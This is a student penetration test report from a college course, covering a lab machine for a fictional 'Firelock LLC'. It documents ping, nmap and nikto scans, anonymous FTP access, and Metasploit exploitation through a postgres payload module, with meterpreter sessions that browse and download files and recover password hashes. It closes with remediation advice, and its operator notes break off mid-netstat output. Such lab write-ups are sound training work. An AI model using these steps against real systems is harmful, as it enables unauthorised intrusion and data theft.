Firelock LLC Penetration Test Report

Roslyn Parker, Computer Software Engineering (BS)

1 December 2020

Vermont Technical College

Professor Jack Skoda

CIS 4240

Table of Contents

Executive Summary

A penetration test was conducted on the Firelock LLC machine. The purpose of this document is to understand the vulnerabilities on the given machine. Several tests were conducted and documented to understand the vulnerabilities present on the machine.

Many vulnerabilities were found on the machine that need to be addressed. There are many cases where the system is not fully up-to-date which allows for exploitation. Most vulnerabilities can be exploited through a simple port scan of the system to understand what ports are open to the public facing network.

It is recommended that changes are made to the system in order to make the Firelock LLC machine more secure. The biggest changes that should be made are updates to the system's servers and an overall closure of open ports that are vulnerable to exploitation.

Test Cases & Results

A series of tests were conducted on the machine in order to find the vulnerabilities throughout the target system. There are six main test cases that were conducted.

Test Case 1: Ping

To establish that the target machine was online and running, the ping command was run on the target system. The ping command was successful with an average time of about 0.8ms.

Test Case 2: Web Browser Search

While searching through the website for the target machine, located at http://172.16.4.111/, it was discovered that there is a WebDav server and a phpMyAdmin login page listed, along with the standard Twiki content for the website.

The source code for the initial landing web page contained a comment that said “Judy was working on this when she broke her coccyx.” This information gives note that there may be a user on the system by the name of Judy.

Test Case 3: Nmap

The nmap port spray scan reported that there are many ports open to the public. These ports are 21, 22, 23, 25, 53, 80, 111, 139, 445, 512, 513, 514, 1099, 1524, 2049, 2121, 3306, 5432, 5900, 6000, 6667, 8009, 8180.

Test Case 4: Port Accessibility

A method used to gain more information from the system after using nmap was netcat or nc. Netcat gave information about the versions of the servers running on the ports. The ftp version used on the target machine is vsFTPd 2.3.4. There is a specific metasploit exploit that can be used on this version of ftp. This is a vulnerability for the system.

After using nmap it became clear that the ftp port was open, so a connection was made into that port using the command “ftp 172.16.4.111”. Access was able to be gained for the ftp server via the anonymous login. There was a file on the ftp server named Cis4240.zip. Because the ftp port is open to the public anyone on the network could gain access to this Cis4240.zip file.

Test Case 5: Nikto

Nikto reported many different vulnerabilities that the target machine has. Some of those vulnerabilities include:

- The target machine may leak inodes via ETags
- Apache/2.2.8 appears to be outdated
- HTTP TRACE method is active, the target machine may be vulnerable to XST
- phpMyAdmin is for managing mySQL

This report suggests many vulnerabilities on the target machine. The outdated Apache server is vulnerable to exploits for Apache version 2.2.8. Another vulnerability is the mySQL server that is open to the network via port 3306. If someone gained access to the usernames and passwords for the mySQL server database or phpMyAdmin they could gain access to the databases that store valuable information about users and other server content.

Test Case 6: Metasploit

Due to the vulnerabilities detected by nikto and the nmap scan, metasploit was needed to exploit the vulnerabilities of the system to gain a foothold.

The metasploit exploits attempted were: 320, 348, 334, 329, 317, 291, 290, 289, 18, 30, 48, 57, 56, 55, 64. The only exploit that gave access to the target machine was exploit 320. This exploit was called “linux/postgres/postgres_payload”. Access of the root directory was gained through this exploit and a search of the system was conducted. Specifically, the mySQL server files, DAV server files, and the list of users on the system. Here is a list of users on the target machine that have home directories: beverly, ftp, howard, msfadmin, phil, ptester, service, user.

Access to the target machine was achieved with the user account with the password “user”, but they do not have sudoer privileges.

Access to the password hash file was not gained nor was the ability to add a new user to the system as root to exploit the target machine further.

Recommendations

In **Test Case 2** a vulnerability was found in the source code of the landing page for the web server. Please remove the comment from the source code with Judy's name. If you need to make comments in the code that refer to a specific person, please use a code name so that a user viewing the open facing web source code cannot gain access to an employee's name.

In **Test Case 3** the nmap port spray scan reported that there are many ports open to the network that should not be open. Please close the following ports: 21, 23, 53, 111, 139, 445, 512, 513, 514, 1099, 1524, 2049, 2121, 3306, 5432, 5900, 6000, 6667, 8009, 8180. Ports that can be open are:

1. Port 80 -- the http port
2. Port 22 -- ssh
3. Port 25 -- smtp

Port 80 is the webserver and should be open to the public, ssh can be open and smtp can be open if needed for the website.

In **Test Case 4** the ftp version found is not up to date, if you would like to keep the port open, please update and patch to current, otherwise close the port.

In **Test Case 5** it was found that the Apache server was out of date, please update this to the latest version for added security. Another vulnerability is with the HTTP TRACE method being active. Please disable this if you wish to keep the Firelock LLC web server active.

Appendix A


Summary of Changes

No changes were made to the target system.

Appendix B

Objectives Found


Objective (Figure 1) was found when logging into the ftp server with username- anonymous- and password- blank. I found the file Cis4240.zip, which is not actually a .zip file; it is an ASCII text file with a hash in it. This information became known from using command “file Cis4240.zip”



```
roz@kali:~$ ftp 172.16.4.111
Connected to 172.16.4.111.
220 (vsFTPd 2.3.4)
Name (172.16.4.111:roz): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0              37 Oct 30 20:35 Cis4240.zip
226 Directory send OK.
ftp> 
```

(Figure 1)


Objective (Figure 2) was found using metasploit exploit 320 linux/postgres/postgrs_payload. I searched through the target machine directories until I found the mysql directory which contained CIS4240. I have yet to open this directory to see what the hash is.



```
meterpreter > cd mysql
meterpreter > ls
Listing: /var/lib/mysql
=======================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
40700/rwx------   4096      dir   2020-10-30 16:01:41 -0400  CIS4240
100644/rw-r--r--  0         fil   2010-04-28 16:26:21 -0400  debian-5.0.flag
40700/rwx------   4096      dir   2012-05-20 15:24:13 -0400  dvwa
100660/rw-rw----  5242880   fil   2020-11-25 19:11:09 -0500  ib_logfile0
100660/rw-rw----  5242880   fil   2010-04-28 16:26:21 -0400  ib_logfile1
100660/rw-rw----  10485760  fil   2020-10-30 16:27:53 -0400  ibdata1
40700/rwx------   4096      dir   2012-05-14 01:55:04 -0400  metasploit
40755/rwxr-xr-x   4096      dir   2010-04-28 16:26:19 -0400  mysql
100600/rw-------  7         fil   2010-04-28 16:26:19 -0400  mysql_upgrade_info
40700/rwx------   4096      dir   2012-05-14 02:04:09 -0400  owasp10
40700/rwx------   32768     dir   2010-04-28 16:26:21 -0400  tikiwiki
40700/rwx------   32768     dir   2010-04-28 16:26:20 -0400  tikiwiki195
```

(Figure 2)


Objective (Figure 3) was found using metasploit exploit 320 linux/postgres/postgrs_payload. Searched through the dav server files to find index.html.



```
meterpreter > cat index.html
<html>
<title>Firelock LLC</title>
<body>
<h1>Welcome</h1>
<p>
 Our web developer is at home with a broken cocccyx and cannot
finish the site right now.  Wish her well and send her a card if
you like:</p>
<li> Judy Fifth
<li> 123 Credibility St
<li> Kingsport, MA 12345

<!--CIS4240:$apr1$XXfz2au1$aXFgKHoxmg9vbzNFr2D6/0 -->
</body>
</html>
```

(Figure 3)

Objective (Figure 4) was found using metasploit exploit 320 linux/postgres/postgrs_payload. Searched through the directories on the target1 box and navigated to the root directory to find the file .cis4240.



```
Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100644/rw-r--r--  38       fil   2020-10-30 16:30:46 -0400  .cis4240
40755/rwxr-xr-x   4096     dir   2012-05-13 23:35:33 -0400  bin
40755/rwxr-xr-x   1024     dir   2012-05-13 23:36:28 -0400  boot
40755/rwxr-xr-x   4096     dir   2010-04-28 16:26:18 -0400  cdrom
40755/rwxr-xr-x   13500    dir   2020-11-25 19:10:42 -0500  dev
40755/rwxr-xr-x   4096     dir   2020-11-25 19:11:53 -0500  etc
40755/rwxr-xr-x   4096     dir   2020-10-26 10:54:18 -0400  home
40755/rwxr-xr-x   4096     dir   2010-04-28 16:28:08 -0400  initrd
100644/rw-r--r--  7929183  fil   2012-05-13 23:36:28 -0400  initrd.img
40755/rwxr-xr-x   4096     dir   2012-05-13 23:35:22 -0400  lib
40700/rwx------   16384    dir   2010-04-28 16:26:18 -0400  lost+found
40755/rwxr-xr-x   4096     dir   2010-04-28 16:26:18 -0400  media
40755/rwxr-xr-x   4096     dir   2010-04-28 16:22:28 -0400  mnt
100600/rw-------  13752    fil   2020-11-25 19:12:30 -0500  nohup.out
40755/rwxr-xr-x   4096     dir   2020-10-30 16:19:46 -0400  opt
40555/r-xr-xr-x   0        dir   2020-11-25 19:10:01 -0500  proc
40755/rwxr-xr-x   4096     dir   2020-11-25 19:12:29 -0500  root
40755/rwxr-xr-x   4096     dir   2012-05-13 21:54:53 -0400  sbin
40755/rwxr-xr-x   4096     dir   2010-04-28 16:28:00 -0400  srv
40755/rwxr-xr-x   0        dir   2020-11-25 19:10:02 -0500  sys
41777/rwxrwxrwx   4096     dir   2020-11-25 20:23:30 -0500  tmp
40755/rwxr-xr-x   4096     dir   2010-04-28 16:28:08 -0400  usr
40755/rwxr-xr-x   4096     dir   2010-04-28 16:28:08 -0400  var
100644/rw-r--r--  1987288  fil   2010-04-28 16:54:19 -0400  vmlinuz

meterpreter > download .cis4240
[*] Downloading: .cis4240 -> .cis4240
[*] Downloaded 38.00 B of 38.00 B (100.0%): .cis4240 -> .cis4240
[*] download   : .cis4240 -> .cis4240
meterpreter > cat .cis4240
$apr1$d.Vv.p1x$835x0YeWLfoFQJOSMvUSX0
```

(Figure 4)

Operator Notes


11/20/2020

9:00AM
Snapshots of target1 and kali box taken. The first snapshot for each of them is the snapshot created before investigation and pen testing.

10:00AM
Tests:

- ping 172.16.4.111
- Open web browser and go to http://172.16.4.111/
    - Search the web page
- nmap 172.16.4.111
- Try to get into specific open ports
- Msfconsole
    - exploit the machine with different metasploit exploit
- nikto -host 172.16.4.111


11:08AM
ping 172.16.4.111



```
PING 172.16.4.111 (172.16.4.111) 56(84) bytes of data.
64 bytes from 172.16.4.111: icmp_seq=1 ttl=64 time=0.794 ms
64 bytes from 172.16.4.111: icmp_seq=2 ttl=64 time=0.877 ms
64 bytes from 172.16.4.111: icmp_seq=3 ttl=64 time=0.870 ms
64 bytes from 172.16.4.111: icmp_seq=4 ttl=64 time=0.909 ms
64 bytes from 172.16.4.111: icmp_seq=5 ttl=64 time=0.912 ms
64 bytes from 172.16.4.111: icmp_seq=6 ttl=64 time=0.787 ms
64 bytes from 172.16.4.111: icmp_seq=7 ttl=64 time=0.881 ms
64 bytes from 172.16.4.111: icmp_seq=8 ttl=64 time=0.874 ms
```

Able to ping the target machine.


11:10AM
Open web browser and go to http://172.16.4.111/



Useful Links


- TWiki
- phpMyAdmin
- WebDAV

Able to find and search through the webpage.



Welcome to TWiki

- readme.txt
- license.txt
- TWikiDocumentation.html
- TWikiHistory.html
- Lets get started with this web based collaboration platform



Index of /dav


Name	Last modified	Size	Description
Parent Directory		-	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 172.16.4.111 Port 80

There is a TWiki page, a myPhpAdmin page, and an Index of /dav page.

TWiki reference manual found on TWiki page.

11:45AM
nmap 172.16.4.111




```
roz@kali:~$ nmap 172.16.4.111
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-20 11:45 EST
Nmap scan report for 172.16.4.111
Host is up (0.00082s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds
```

There are many ports that are open to the system.

11:46AM

ftp 172.16.4.111



```
roz@kali:~$ ftp 172.16.4.111
Connected to 172.16.4.111.
220 (vsFTPd 2.3.4)
Name (172.16.4.111:roz): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0              37 Oct 30 20:35 Cis4240.zip
226 Directory send OK.
ftp> █
```


Found a .zip file: Cis4240.zip.

Did “get Cis4240.zip” to transfer it to my Kali machine.


Not actually a zip file it is an ASCII text file with a hash in it. This information became known from using command “file Cis4240.zip”.

12:02PM

nikto -host http://172.16.4.111/




```
roz@kali:~$ nikto -host http://172.16.4.111
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          172.16.4.111
+ Target Hostname:    172.16.4.111
+ Target Port:        80
+ Start Time:         2020-11-20 12:03:05 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the u
ser agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user a
gent to render the content of the site in a different fashion to the MIME t
ype
+ Server may leak inodes via ETags, header found with file /robots.txt, ino
de: 67635, size: 43, mtime: Fri Oct 30 15:32:04 2020
+ Entry '/phpMyAdmin/' in robots.txt returned a non-forbidden or redirect H
TTP code (200)
+ Entry '/internal/' in robots.txt returned a non-forbidden or redirect HTT
P code (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37).
Apache 2.2.34 is the EOL for the 2.x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers
 to easily brute force file names. See http://www.wisec.it/sectou.php?id=46
98ebdc59d15. The following alternatives for 'index' were found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may caus
e false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable
 to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals pote
ntially sensitive information via certain HTTP requests that contain specif
ic QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals pote
ntially sensitive information via certain HTTP requests that contain specif
ic QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals pote
ntially sensitive information via certain HTTP requests that contain specif
ic QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals pote
ntially sensitive information via certain HTTP requests that contain specif
ic QUERY strings.
+ OSVDB-3092: /internal/: This might be interesting...
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL d
atabases, and should be protected or limited to authorized hosts.
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL datab
ases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
```



```
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs
phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpMyAdmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpMyAdmin/Documentation.html: phpMyAdmin is for managing My
SQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3092: /phpMyAdmin/README: phpMyAdmin is for managing MySQL database
s, and should be protected or limited to authorized hosts.
+ 8728 requests: 0 error(s) and 31 item(s) reported on remote host
+ End Time:           2020-11-20 12:03:53 (GMT-5) (48 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

There are many things found by nikto that make the system vulnerable. Specifically, phpMyAdmin, MySQL, Web Server, Apache server, robots.txt, etc.



```
disallow: /phpMyAdmin
disallow: /internal
```


12:23PM
Tried “mysql --host=172.16.4.111”, access denied.
12:30PM
Tried the same command with “--port=3306” on the end, access denied.

12:33PM
Started metasploit GUI.
12:35PM
Ran metasploit command “show exploits”.

12:44PM
Using John the Ripper to try and crack hash from Cis4240.zip file.

12:47PM
Closed metasploit GUI.

12:50PM
Ran command “netstat 172.16.4.111”.




```
roz@kali:~$ netstat 172.16.4.111
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
udp6       0      0 localhost:49734         localhost:49734         ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  6      [ ]         DGRAM                    12287    /run/systemd/journal/socket
unix  2      [ ]         DGRAM                    20285    /run/user/1000/systemd/noti
fy
unix  3      [ ]         DGRAM                    12247    /run/systemd/notify
unix  2      [ ]         DGRAM                    12268    /run/systemd/journal/syslog
unix  13     [ ]         DGRAM                    12280    /run/systemd/journal/dev-lo
g
unix  3      [ ]         STREAM     CONNECTED     17555    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     17359
unix  3      [ ]         STREAM     CONNECTED     21342    @/tmp/dbus-0hgTgMbqzO
